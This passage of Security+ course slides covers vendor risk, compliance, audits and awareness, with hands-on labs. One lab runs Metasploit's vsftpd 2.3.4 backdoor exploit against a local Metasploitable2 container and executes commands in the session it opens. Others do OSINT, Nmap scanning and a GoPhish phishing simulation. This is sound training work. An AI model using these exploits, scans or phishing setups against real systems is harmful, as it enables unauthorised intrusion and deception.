© 2026 Tertiary Infotech Academy Pte Ltd

LAB 46

Risk Register, CVSS Scoring, and Quantitative Risk

STEPS 5–6 OF 6

5

Add Key Risk Indicators to a CSV

```
$ column -t -s, kri.csv
```

6

Generate the one-page board risk report

```
$ cat board-report.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 46 · VERIFY

Risk Register, CVSS Scoring, and Quantitative Risk

✅ Test it

The Python output shows ALE 60,000 per year and board-report.md lists the open risks with their treatments.

© 2026 Tertiary Infotech Academy Pte Ltd

5.3

OBJECTIVE 5.3

Third-Party Risk

Vendor assessment and selection; agreement types; monitoring

© 2026 Tertiary Infotech Academy Pte Ltd

Vendor Assessment Methods

1. **Penetration testing**
   Testing the vendor's systems, or reviewing their test results, to confirm their controls actually hold.

2. **Right-to-audit clause**
   A contract term letting you inspect the vendor's security, directly or through an agent, during the relationship.

3. **Evidence of internal audits**
   The vendor's own audit reports, showing they check themselves and act on the findings.

4. **Independent assessments**
   Third-party attestations such as SOC 2 or ISO 27001 certification that an outside auditor has verified controls.

5. **Supply chain analysis**
   Mapping the vendor's own suppliers, because their fourth parties become your risk too.

© 2026 Tertiary Infotech Academy Pte Ltd

Choosing a Vendor

1

Due diligence

Investigating a vendor's financial health, security posture, reputation and references before signing.

2

Conflict of interest

Checking that the decision is not swayed by personal ties or undisclosed incentives that bias selection.

3

Questionnaires

Structured security questionnaires (such as SIG or CAIQ) gather a comparable baseline across candidate vendors.

4

Rules of engagement

Agreed scope, timing and limits for any testing done on or by the vendor, set before work begins.

© 2026 Tertiary Infotech Academy Pte Ltd

Agreement Types

1

SLA

Service-Level Agreement: measurable performance and availability targets, with remedies if the vendor misses them.

2

MOA / MOU

Memorandum of Agreement is a more formal, sometimes binding commitment; MOU states shared intent and is usually non-binding.

3

MSA

Master Service Agreement: the umbrella contract of standing terms under which individual pieces of work are ordered.

4

WO / SOW

Work Order or Statement of Work: the specific deliverables, timeline and price for one engagement under an MSA.

5

NDA

Non-Disclosure Agreement: binds the parties to keep shared confidential information secret.

6

BPA

Business Partners Agreement: governs a joint venture, setting each partner's responsibilities, liabilities and profit share.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.3 · ONGOING

Vendors need monitoring for the life of the contract.

Vendor monitoring tracks performance against the SLA, re-runs questionnaires and watches for breaches, because a vendor secure at signing can drift.

© 2026 Tertiary Infotech Academy Pte Ltd

Internal Audit Evidence vs Independent Assessment

Vendor internal audit

- Produced by the vendor's own audit function.
- Shows the vendor checks itself and acts on findings.
- Cheaper and timely, but self-reported and less objective.
- You rely on the vendor's honesty and competence.

Independent assessment

- Performed by a qualified outside firm.
- Yields an objective attestation such as SOC 2 or ISO 27001.
- More credible to your own auditors and regulators.
- Costs more and happens less often than internal checks.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Third-Party Risk

1. Right-to-audit clause = your contractual permission to inspect the vendor's security; negotiate it before you sign.

2. SLA = measurable service targets; MOU = intent (often non-binding); MSA = umbrella terms; SOW/WO = the specific scoped job.

3. Independent assessments (SOC 2, ISO 27001) are third-party attestations; evidence of internal audits is the vendor's own review.

4. Supply chain analysis matters because your vendor's suppliers (fourth parties) inherit into your risk.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.3 · HANDS-ON

Supply Chain Security: SBOM and Vendor Trust

LAB 47

Generate a software bill of materials with Syft, verify a vendor download by checksum and GPG signature, and record right-to-audit and questionnaire notes.

You'll build

An SBOM plus a verified vendor download and a vendor-trust checklist

Tools: syft, sha256sum, gpg, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 47

Supply Chain Security: SBOM and Vendor Trust

STEPS 1–4 OF 7

1. Install Syft

```
$ curl -sSfL https://raw.githubusercontent.com/anchore/syft/main/install.sh | sh -s -- -b /usr/local/bin
```

2. Generate an SBOM of the filesystem

```
$ syft dir:/usr/bin -o spdx-json=sbom.spdx.json
```

3. Read the SBOM component list

```
$ syft dir:/usr/bin -o table | head
```

4. Download a vendor release and its checksum

```
$ curl -LO https://.../tool.tar.gz && curl -LO https://.../checksums.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 47

Supply Chain Security: SBOM and Vendor Trust

STEPS 5–7 OF 7

5 Verify the SHA-256 checksum

```
$ sha256sum -c checksums.txt 2>/dev/null | grep OK
```

6 Verify the GPG signature

```
$ gpg --verify tool.tar.gz.asc tool.tar.gz
```

7 Write the vendor-trust checklist

```
$ cat vendor-trust.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 47 · VERIFY

Supply Chain Security: SBOM and Vendor Trust

✅ Test it

sbom.spdx.json lists components with versions, the checksum verifies OK, and vendor-trust.md records right-to-audit and questionnaire items.

© 2026 Tertiary Infotech Academy Pte Ltd

5.4

OBJECTIVE 5.4

Security Compliance

Reporting, consequences, monitoring; privacy and data roles

© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Reporting

1

Internal reporting

Reporting compliance status up to management and the board so leaders can act on gaps they own.

2

External reporting

Reporting to regulators, auditors, customers or the public, often on a mandated schedule or after a breach.

3

Attestation

A formal signed statement that controls are in place and operating, by management or an external auditor.

4

Acknowledgement

Confirmation that staff have read and accepted a policy, creating an auditable record of awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

Consequences of Non-Compliance

1

Fines

Monetary penalties from a regulator, which for privacy law can reach a percentage of global turnover.

2

Sanctions

Formal restrictions or enforcement actions imposed by an authority on how you may operate.

3

Reputational damage

Lost customer and partner trust after a public failure, often the most lasting cost of all.

4

Loss of license

A regulator can revoke the licence you need to trade in a sector, ending the business line.

5

Contractual impacts

Breaching a compliance clause can void contracts, trigger penalties or lose you the customer.

© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Monitoring

Due Diligence vs Care

- Due diligence is investigating before you act.
- Due care is acting responsibly on an ongoing basis.
- Together they show a reasonable standard was met.

Internal & External

- Internal monitoring is your own continuous checks.
- External monitoring is audits and regulator review.
- Both feed the reporting cycle above.

Automation

- Automated tools scan configs against a baseline.
- They produce continuous evidence, not point-in-time.
- Automation scales compliance across large estates.

© 2026 Tertiary Infotech Academy Pte Ltd

Privacy Roles and Ownership

1

Data subject

The identified living individual the personal data is about; privacy law exists to protect them.

2

Controller

Decides why and how personal data is processed and carries the primary legal accountability.

3

Processor

Processes personal data only on the controller's documented instructions, such as a cloud or payroll provider.

4

Ownership

The accountable role that sets classification and permitted use of a data set within the organisation.

© 2026 Tertiary Infotech Academy Pte Ltd

Privacy Concepts and Laws

1

Legal implications

Privacy duties apply at local, regional, national and global levels; cross-border transfers add further rules.

2

GDPR

The EU regulation granting data-subject rights and imposing heavy fines, often the reference privacy law on the exam.

3

Singapore PDPA

Singapore's Personal Data Protection Act is the local equivalent, governing consent, purpose and protection of personal data.

4

Data inventory & retention

Know what personal data you hold and where, and keep it only for a defined, lawful retention period.

5

Right to be forgotten

A data subject can request erasure of their personal data where there is no lawful basis to keep it.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.4 · ACCOUNTABILITY

The controller stays accountable even when a processor does the work.

Outsourcing processing never outsources the legal duty; the controller must bind the processor by contract and still answer for the data.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Security Compliance

1. Controller decides the why/how of processing and is accountable; processor only acts on the controller's instructions.

2. Due diligence = investigate before acting; due care = act responsibly over time. Attestation is a signed assurance.

3. Right to be forgotten = a data subject's request to erase their personal data (GDPR; PDPA is Singapore's local law).

4. Consequences of non-compliance: fines, sanctions, reputational damage, loss of licence, contractual impacts.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.4 · HANDS-ON

Compliance Audit with OpenSCAP

LAB 48

Audit an Ubuntu host against a CIS profile with OpenSCAP, produce the HTML report as compliance evidence, and remediate one failed control.

You'll build

An OpenSCAP CIS scan, HTML report and a remediated control

Tools: openscap-scanner/libopenscap8, ssg-base, ssg-debderived

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 48

Compliance Audit with OpenSCAP

STEPS 1–4 OF 6

1. Install the SCAP Security Guide content and OpenSCAP scanner

```
$ apt-get install -y openscap-scanner || apt-get install -y libopenscap8
```

2. Select the Ubuntu SCAP datastream

```
$ DS=$(ls /usr/share/xml/scap/ssg/content/ssg-ubuntu*-ds.xml | head -1)
```

3. List available compliance profiles

```
$ oscap info $DS | grep -A1 Profile | head -20
```

4. Run the CIS Level 1 audit

```
$ oscap xccdf eval --profile ...cis_level1_server --report report.html $DS
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 48

Compliance Audit with OpenSCAP

STEPS 5–6 OF 6

5

Generate the auto-remediation script

```
$ oscap xccdf generate fix --profile ...cis_level1_server --output remediate.sh $DS
```

6

Apply one fix and re-check the rule

```
$ oscap xccdf eval --rule ...package_telnet_removed $DS
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 48 · VERIFY

Compliance Audit with OpenSCAP

✅ Test it

report.html shows pass/fail per control and the score rises after the single remediation is applied.

© 2026 Tertiary Infotech Academy Pte Ltd

5.5

OBJECTIVE 5.5

Audits & Assessments

Attestation; internal and external audits; penetration testing

© 2026 Tertiary Infotech Academy Pte Ltd

Attestation and Internal Audits

1

Attestation

A formal signed assertion that controls are implemented and operating, by management or an auditor.

2

Compliance (internal)

The internal team checks the organisation against the obligations it must meet, before anyone external does.

3

Audit committee

A board-level committee that oversees audit activity independently of day-to-day management.

4

Self-assessments

A team evaluates its own controls against a checklist; cheap and frequent, but the least independent.

© 2026 Tertiary Infotech Academy Pte Ltd

External Audits

1

Regulatory

An audit driven by a regulator's rules, confirming you meet a legal or sector requirement.

2

Examinations

A regulator's formal inspection of your controls and records, common in finance and healthcare.

3

Assessment

A broader external evaluation of security posture, not necessarily tied to a single standard.

4

Independent third-party audit

A qualified outside firm audits you for an objective, credible result such as a SOC 2 report.

© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing Types

1

Offensive

The red team emulating an attacker to find and exploit weaknesses before a real adversary does.

2

Defensive

The blue team detecting and responding, testing whether monitoring and response actually work.

3

Integrated

A holistic purple-team approach where offence and defence work together to improve both at once.

4

Physical

Testing physical controls: tailgating, badge cloning and server-room access, not just the network.

© 2026 Tertiary Infotech Academy Pte Ltd

How Much the Testers Know

1

Known environment

Full documentation and credentials are provided, so testers go deep quickly. Formerly called white-box.

2

Partially known

Some information is shared, balancing realism against time. Formerly called grey-box.

3

Unknown environment

Testers get nothing and must discover everything, modelling an outside attacker. Formerly black-box.

4

Reconnaissance

The information-gathering phase that opens every test, before any exploitation is attempted.

© 2026 Tertiary Infotech Academy Pte Ltd

Passive versus Active Reconnaissance

Passive

- No packet is ever sent to the target's own systems.
- Data comes from public sources: registries, search, CT logs.
- It leaves nothing in the target's firewall or server logs.
- Lawful and undetectable, but slower and less complete.

Active

- Testers interact directly by scanning and banner grabbing.
- It confirms what is truly live, not just what was published.
- It appears in the target's IDS and SIEM as real traffic.
- Faster and more accurate, but it announces your presence.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.5 · THE DIFFERENCE

A scan reports a weakness; a pentest proves it is exploitable.

Audits give assurance that controls exist; penetration testing demonstrates real business impact by chaining those weaknesses together.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Audits & Assessments

1. Known = white-box (full info), unknown = black-box (no info), partially known = grey-box (some info).

2. Offensive = red team; defensive = blue team; integrated = purple team working together.

3. Self-assessment is cheapest and least independent; an independent third-party audit is the most credible.

4. Passive recon sends no packets to the target; active recon does and is visible in the target's logs.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.5 · HANDS-ON

Passive Reconnaissance / OSINT

LAB 49

Gather a domain's public footprint with passive OSINT tools that never send a packet to the target, the reconnaissance phase of an authorised assessment.

You'll build

A passive recon report for an authorised domain

Tools: whois, dnsutils, theHarvester, subfinder, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 49

Passive Reconnaissance / OSINT

STEPS 1–4 OF 8

1. Install the passive OSINT tools

```
$ apt-get install -y whois dnsutils python3-pip jq unzip curl
```

2. Set an authorised target domain

```
$ TARGET=example.com
```

3. Query WHOIS registrant and dates

```
$ whois $TARGET | grep -Ei 'registrar|registrant|expiry|name server' | head
```

4. Enumerate DNS records (MX, TXT, NS)

```
$ dig +short MX $TARGET
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 49

Passive Reconnaissance / OSINT

STEPS 5–8 OF 8

5 Discover subdomains passively with subfinder

```
$ subfinder -silent -d $TARGET | tee subs.txt
```

6 Harvest emails and hosts

```
$ theHarvester -d $TARGET -b crtsh,duckduckgo,bing 2>/dev/null | tail -30
```

7 Pull certificate transparency records

```
$ curl -s "https://crt.sh/?q=%25.$TARGET&output=json" | jq -r '.[].name_value' | sort -u | head
```

8 Build the recon report

```
$ cat recon-$TARGET.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 49 · VERIFY

Passive Reconnaissance / OSINT

✅ Test it

recon-example.com.md lists the subdomain count plus the domain's DMARC and SPF records, with no traffic sent to the target.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.5 · HANDS-ON

Active Reconnaissance with Nmap

LAB 50

Fingerprint a local host with Nmap host discovery, version and OS detection and NSE scripts, scanning only loopback inside the playground.

You'll build

An Nmap scan of local nginx and SSH targets, saved in three formats

Tools: nmap, nginx, openssh-server

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 50

Active Reconnaissance with Nmap

STEPS 1–4 OF 8

1. Install nmap and start nginx + ssh targets

```
$ apt-get install -y nmap nginx openssh-server
```

2. Discover live hosts with a ping scan

```
$ nmap -sn 127.0.0.0/30
```

3. Run a TCP SYN half-open scan

```
$ nmap -sS -p 1-1024 127.0.0.1
```

4. Detect service versions

```
$ nmap -sV -p 22,80 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 50

Active Reconnaissance with Nmap

STEPS 5–8 OF 8

5 Fingerprint the OS

```
$ nmap -O 127.0.0.1
```

6 Run NSE discovery scripts

```
$ nmap --script=banner,http-headers,ssh2-enum-algos -p 22,80 127.0.0.1
```

7 Review timing templates for stealth vs speed

```
$ time nmap -T4 -p- 127.0.0.1 | tail
```

8 Save results in three report formats

```
$ nmap -sV -oA scan-127 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 50 · VERIFY

Active Reconnaissance with Nmap

✅ Test it

nmap -sV reports nginx on port 80 and OpenSSH on port 22, and scan-127.xml is written for reporting.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.5 · HANDS-ON

Penetration Testing in an Authorised Lab

LAB 51

Validate a deliberately vulnerable service inside a local container with Metasploit, capture proof of access, clean up, then write the engagement report.

You'll build

A Metasploit validation of a lab container and a pentest report

Tools: metasploit-framework, docker.io, nmap

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 51

Penetration Testing in an Authorised Lab

STEPS 1–4 OF 8

1. Install Metasploit via the Rapid7 installer

```
$ curl -sSL https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/.../msfupdate.erb > /tmp/msfinstall
```

2. Stand up the authorised vulnerable target in Docker

```
$ docker run -d --name vuln -p 2121:21 --rm tleemcjr/metasploitable2 ...
```

3. Recon the target service banner

```
$ nmap -sV -p 2121 127.0.0.1
```

4. Search Metasploit for matching modules

```
$ msfconsole -q -x 'search vsftpd; exit'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 51

Penetration Testing in an Authorised Lab

STEPS 5–8 OF 8

5 Validate the finding against the lab target

```
$ msfconsole -q -x 'use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 127.0.0.1; set RPORT 2121; run; exit'
```

6 Capture proof of access

```
$ sessions -i 1 -c 'id; uname -a; hostname'
```

7 Clean up the target container

```
$ docker rm -f vuln
```

8 Write the engagement report

```
$ cat pentest-report.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 51 · VERIFY

Penetration Testing in an Authorised Lab

✅ Test it

A session opens against the lab container, id returns the target account as proof, the container is removed and pentest-report.md is written.

© 2026 Tertiary Infotech Academy Pte Ltd

5.6

OBJECTIVE 5.6

Security Awareness

Phishing, anomalous behaviour, training topics, the program

© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Awareness

1

Campaigns

Simulated phishing sent to staff to measure and improve how they respond, always against opted-in internal users.

2

Recognizing attempts

Teaching the cues: urgency, mismatched sender, odd links, unexpected attachments and requests for credentials.

3

Responding to reports

A clear, blame-free process for what to do when a user reports a suspicious message, and how the team triages it.

4

One-click reporting

A report button makes the safe action the easy action and surfaces real campaigns within minutes.

© 2026 Tertiary Infotech Academy Pte Ltd

Recognising Anomalous Behaviour

1

Risky

Behaviour that knowingly raises risk, such as reusing passwords or disabling a security control to save time.

2

Unexpected

Activity that does not fit the person or role, such as a finance login from an unusual country at 3am.

3

Unintentional

An honest mistake with security impact, such as emailing a spreadsheet of personal data to the wrong address.

© 2026 Tertiary Infotech Academy Pte Ltd

User Guidance and Training (1 of 2)

1

Policy/handbooks

The written rules staff must follow, delivered in a readable handbook and acknowledged on joining.

2

Situational awareness

Noticing and reacting to what is happening around you, online and in the physical workplace.

3

Insider threat

Recognising and reporting the signs of a malicious or negligent insider misusing their access.

4

Password management

Using strong, unique passwords, a password manager and MFA rather than reuse and sticky notes.

© 2026 Tertiary Infotech Academy Pte Ltd

User Guidance and Training (2 of 2)

1

Removable media & cables

The risk of unknown USB drives and cables; never plug in found or unvetted devices.

2

Social engineering

Recognising manipulation such as pretexting, tailgating and impersonation that targets people, not systems.

3

Operational security

Not leaking details, through chat, social media or conversation, that help an attacker build a pretext.

4

Hybrid/remote work

Securing home and travel setups: VPN, patched devices, locked screens and private screens in public.

© 2026 Tertiary Infotech Academy Pte Ltd

Running the Awareness Program

Development

- Define objectives, audience and risk topics.
- Build content tailored to real roles and threats.
- Align it with policy and the threat landscape.

Execution

- Deliver the training and launch campaigns.
- Keep lures realistic but never cruel.
- Teach at the moment of a mistake (just-in-time).

Reporting & Monitoring

- Initial training happens at onboarding.
- Recurring refreshers keep awareness current.
- Track metrics and trends, not single results.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.6 · CULTURE

Awareness metrics should drive training, never punishment.

A blame-free culture makes people report fast; a punitive one makes them hide mistakes, so real incidents surface far too late.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Security Awareness

1. Anomalous behaviour: risky = knowingly unsafe; unexpected = out of pattern; unintentional = honest mistake.

2. Awareness program lifecycle: development, execution, then reporting and monitoring (initial at onboarding, recurring refreshers).

3. Phishing simulations are for education, not discipline; drive the report rate up and the click rate down over time.

4. Removable media/cables, social engineering, insider threat and operational security are all named awareness training topics.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.6 · HANDS-ON

Security Awareness: Phishing Simulation

LAB 52

Run a controlled phishing simulation with GoPhish against an internal MailHog sink, track open and click metrics, and map results to training actions.

You'll build

A GoPhish campaign with a MailHog SMTP sink and awareness metrics

Tools: gophish, docker.io, mailhog, curl, unzip

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 52

Security Awareness: Phishing Simulation

STEPS 1–4 OF 7

1. Download and unzip the GoPhish binary

```
$ curl -LO https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
```

2. Bind the admin UI for the playground

```
$ sed -i 's/127.0.0.1:3333/0.0.0.0:3333/' config.json
```

3. Start GoPhish and note the admin password

```
$ ./gophish 2>&1 | grep -Ei 'admin|password' | head -3
```

4. Spin up the MailHog SMTP sink

```
$ docker run -d -p 1025:1025 -p 8025:8025 mailhog/mailhog
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 52

Security Awareness: Phishing Simulation

STEPS 5–7 OF 7

5 Configure the four GoPhish primitives

6 Launch the campaign and watch the dashboard

7 Map click and report rates to training actions

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 52 · VERIFY

Security Awareness: Phishing Simulation

✅ Test it

The campaign dashboard tracks sent, opened and clicked, test emails land in MailHog, and results map to training actions rather than blame.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 5

1. Which document is a mandatory, specific requirement implementing a policy? A) Guideline B) Standard C) Procedure D) Playbook

2. A company lets each business unit set its own security policy close to its risk. This governance is best described as: A) Centralized B) Regulatory C) Decentralized D) Directive

3. AV=200,000, EF=0.6, ARO=0.5. What is the ALE? A) 60,000 B) 120,000 C) 100,000 D) 240,000

4. An organisation buys cyber insurance to cover breach costs. Which risk strategy is this? A) Mitigate B) Avoid C) Transfer D) Accept

5. Which contract clause lets a customer inspect a vendor's security controls during the relationship? A) SLA B) NDA C) Right-to-audit D) MOU

6. A cloud provider processes personal data strictly on its customer's documented instructions. The provider is the: A) Data subject B) Controller C) Processor D) Owner

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 5 (cont.)

1. Testers are given no credentials or documentation and must discover everything. This engagement is: A) Known B) Partially known C) Unknown D) Integrated

2. A user emails a file of customer data to the wrong recipient by mistake. This anomalous behaviour is: A) Risky B) Unexpected C) Unintentional D) Malicious

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 5

1. Q1: B — A standard is a mandatory, specific requirement (e.g. min password length) implementing a broader policy.

2. Q2: C — Decentralized governance pushes policy-setting to the business units; faster and context-aware but harder to audit.

3. Q3: A — SLE = 200,000 x 0.6 = 120,000; ALE = 120,000 x 0.5 = 60,000 per year.

4. Q4: C — Transfer shifts the financial loss to a third party; the underlying risk still exists.

5. Q5: C — A right-to-audit clause grants the customer permission to inspect the vendor's security directly or via an agent.

6. Q6: C — The processor acts only on the controller's instructions; the controller decides why and how data is processed.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 5 (cont.)

1. Q7: C — An unknown (black-box) environment gives testers nothing, modelling an external attacker.

2. Q8: C — Unintentional: an honest mistake with security impact, not a knowing or out-of-pattern act.

© 2026 Tertiary Infotech Academy Pte Ltd

Recap — Security Program Management & Oversight

1. 5.1 Security Governance: Governance is how an organisation directs and oversees security so that it serves business goals, not the other way round.
2. 5.2 Risk Management: Risk management is the cycle of identifying, assessing, analysing, treating and reporting risk so leaders can make informed decisions.
3. 5.3 Third-Party Risk: Third parties extend your attack surface, so vendors must be assessed before you trust them and monitored for as long as you use them.
4. 5.4 Security Compliance: Compliance is proving you meet the laws, regulations and standards that apply to you, through reporting and continuous monitoring.
5. 5.5 Audits & Assessments: Audits and assessments independently check that controls exist and work, giving assurance to leadership, regulators and customers.
6. 5.6 Security Awareness: People are a control surface, so a security awareness program trains them to recognise, resist and report attacks.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM READINESS

Preparing for SY0-701

Book · Practise · Revise · Sit the exam

© 2026 Tertiary Infotech Academy Pte Ltd

Your Exam-Readiness Plan

1. Book the exam through CompTIA and Pearson VUE while the hands-on work is fresh, ideally within four weeks of the course.
2. Re-read the official objectives PDF and tick each sub-bullet against the slide and lab that covered it.
3. Take the timed practice exam at https://exams.tertiaryinfotech.com/practice-exams/comptia/comptia-security-plus and drill the weakest domain first.
4. Performance-based questions reward the hands-on labs: rehearse firewall rules, log analysis, PKI and incident-response order.
5. Weight revision by domain: Security Operations (28%) and Threats (22%) are half the exam.
6. On exam day, flag the PBQs, answer the multiple-choice first, then return to the PBQs with the remaining time.

© 2026 Tertiary Infotech Academy Pte Ltd

PRACTISE BEFORE YOU BOOK

Practice Exam

Timed SY0-701 practice questions with explanations:
https://exams.tertiaryinfotech.com/practice-exams/comptia/comptia-security-plus

© 2026 Tertiary Infotech Academy Pte Ltd

Courseware & Assessment on the LMS

1. Download the slides and Learner Guide from lms-tms.tertiaryinfotech.com.
2. Complete the Written Assessment (WA) and Practical Performance (PP) on the LMS.
3. Keep the courseware open during the assessment — it is open book.
4. Remember to take the Assessment digital attendance (TRAQOM).

© 2026 Tertiary Infotech Academy Pte Ltd

WRAP-UP

Course Summary & Next Steps

© 2026 Tertiary Infotech Academy Pte Ltd

LEARNING OUTCOMES

What You Achieved

1

Security Concepts

Explain general security concepts — control types, CIA and AAA, Zero Trust, physical security, deception, change management and cryptography with PKI.

2

Threats & Mitigations

Analyse threat actors, vectors and social engineering, application and platform vulnerabilities, indicators of attack, and mitigation techniques.

3

Secure Architecture

Apply secure architecture — cloud and on-premises models, secure enterprise infrastructure, data protection, and resilience and recovery.

4

Security Operations

Perform security operations — hardening, asset and vulnerability management, monitoring, security capabilities, IAM, automation and incident response.

5

Program Management

Support program oversight — governance, risk and third-party risk, compliance, audits and penetration testing, and security awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

Keep Practising After the Course

1. Re-run the labs on your own machine — repetition is what makes the skills stick.
2. Apply the techniques to a real process or project in your own organisation.
3. Your course material stays available at https://lms-tms.tertiaryinfotech.com/.
4. Explore the follow-on courses at www.tertiarycourses.com.sg.

© 2026 Tertiary Infotech Academy Pte Ltd

Assessment

1. Written Assessment (SAQ) — 6 questions, 1 hour. Practical Performance (PP) — 5 tasks, 1 hour.
2. Format: Open Book — slides, Learner Guide and approved materials only.
3. Remember to take the Assessment digital attendance (TRAQOM).
4. A minimum of 75% attendance is required to be eligible for assessment and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY

Assessment Flow

1. Take the Assessment digital attendance (TRAQOM · SSG QR on the LMS)
2. Sit WA (SAQ) — 6 questions, open book
3. Sit PP — 5 hands-on tasks, open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Attendance (Mandatory)

You must take the AM, PM and Assessment digital attendance for this WSQ-funded course.

QR

Trainer shows QR

The trainer/administrator displays the SSG TRAQOM QR code from the portal.

2

Scan it

Open your phone camera and scan the QR code shown on screen.

3

Submit

Confirm and submit your attendance for this session (AM / PM / Assessment).

4

75% required

A minimum 75% attendance is required for assessment eligibility and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

THANK YOU FOR ATTENDING

Thank You!

You now have the practical skills from every lab in this course — keep applying them to your own work.

© 2026 Tertiary Infotech Academy Pte Ltd